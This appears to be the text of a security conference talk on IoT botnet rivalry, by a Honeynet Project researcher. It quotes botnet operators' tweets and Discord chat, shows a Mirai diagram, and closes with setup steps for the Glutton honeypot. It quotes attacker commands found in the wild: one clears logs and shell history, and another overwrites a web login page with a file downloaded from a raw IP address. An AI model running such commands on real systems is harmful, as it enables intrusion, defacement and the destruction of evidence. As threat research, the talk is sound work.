https://2no.co/2CQC75; rm -rf /var/log/lastlog; history -c  
history -c
```

SCENE #4

https://twitter.com/360Netlab/status/1038083449851207680

Home About

Search Twitter

Have an account? Log in



360 Netlab

@360Netlab

Follow

also the encrypted string in the xxx.arm5 sample says this: "Sister finger, Sister finger, were are you. Here I am, Here I am, How do you do?", as well as "Contact me: Scarface#1162 (discord)", both are newly added.



360 Netlab @360Netlab

Show this thread

8:15 AM - 7 Sep 2018

4 Retweets 4 Likes



3

4

4



Scarface 09/08/2018



@everyone



killer 09/08/2018





Scarface 08/31/2018

@everyone <https://www.thedailybeast.com/newbie-hacker-fingered-for-monster-botnet>

The Daily Beast

Newbie Hacker Fingered for Monster Botnet

Federal prosecutors quietly indicted this 20-year-old, and rival hackers say he's behind a king-sized botnet. But did he really have the skills to pull it off?




RIP nexus zeta



killer 08/31/2018

if anyone meets him in court or in prison plz tell him to refund my 350\$ btc... ur wlcm (edited)



Internet Of Things: Battle Of The Bots - Rommel D. Joven

#HITBGSEC 2018 COMMSEC: Internet Of Things: Battle Of The Bots - Rommel D. Joven

50 views



Like 0 Comment 0 SHARE SAVE ...



Hack In The Box Security Conference
Published on Sep 16, 2018

SUBSCRIBE 6.8K

#HITBGSEC 2018 - Singapore -
Hack In The Box Security Conference - 15 / 21




#HITBGSEC 2018
COMMSEC: Internet Of
Hack In The Box Security Co...



Scarface Yesterday at 7:45 AM

YouTube



Owari-Sora-Wicked-Omni

```
rm -rf /web/html/login.html
busybox wget
http://185.246.152.173/me
me -O /web/html/login.html
```

What your reader feed? the problem? feed... <https://www.facebook.com/owari.sora.wicked.omni> and we will have it... <https://www.facebook.com/owari.sora.wicked.omni>

Internet Of Things: Battle Of The Bots - Rommel D. Joven

#HITBGSEC 2018 COMMSEC: Internet Of Things: Battle Of The Bots - Rommel D. Joven

Sin vistas

0 0 COMPARTIR



Slightly Yesterday at 7:45 AM

xD



Scarface Yesterday at 7:47 AM

<https://youtu.be/HHiEWpA-U1g?t=1640>

YouTube


Hack In The Box Security Conference

#HITBGSEC 2018 COMMSEC: Internet Of Things: Battle Of The Bots - R...

The slide titled "How Mirai Works" illustrates the botnet's operational flow. At the top, "Botnet admin" and "Botnet user" are shown. The "Botnet admin" sends "Advertisement & propagation" to "Botnet servers". The "Botnet user" sends "Botnet control" to the "Botnet servers". The "Botnet servers" then send "Botnet control" to "Infected IoT devices". These devices are categorized into "Smart TVs", "IP cameras", "CCTV", and "IP web cameras". The "Infected IoT devices" send "Attack" to a "Target". A "Botnet user" also sends "Attack" to the "Target". A "Botnet user" is also shown sending "Attack" to "Infected IoT devices". The Fortinet logo is visible in the bottom right corner of the slide.

look from that min

SCARFACE IS YOUR DADDY



```
rm -rf /web/html/login.html  
busybox wget  
http://185.246.152.173/me  
me -O /web/html/login.html
```



Internet Of Things: Battle Of The Bots

- Rommel D. Joven







Glutton – “All eating honeypot”



GitHub - mushorg/glutton: All x

GitHub, Inc. [US] | <https://github.com/mushorg/glutton>

Glutton build passing

Setup `go 1.7+`. Install required system packages:

```
apt-get install libnetfilter-queue-dev libpcap-dev iptables-dev
```

To change your SSH server default port (i.e. 5001, see `rules.yaml`) and restart sshd:

```
sed -i 's/Port 22/Port 5001/' /etc/ssh/sshd_config
```

Download `glutton`, and install dependencies using `glide`:

```
go get github.com/mushorg/glutton
cd $GOPATH/src/github.com/mushorg/glutton/
curl https://glide.sh/get | sh
glide install
glide update
```

Build `glutton`:

```
make build
```



<https://github.com/mushorg/glutton>

THANK YOU!

Tan Kean Siong
The Honeynet Project
@gento_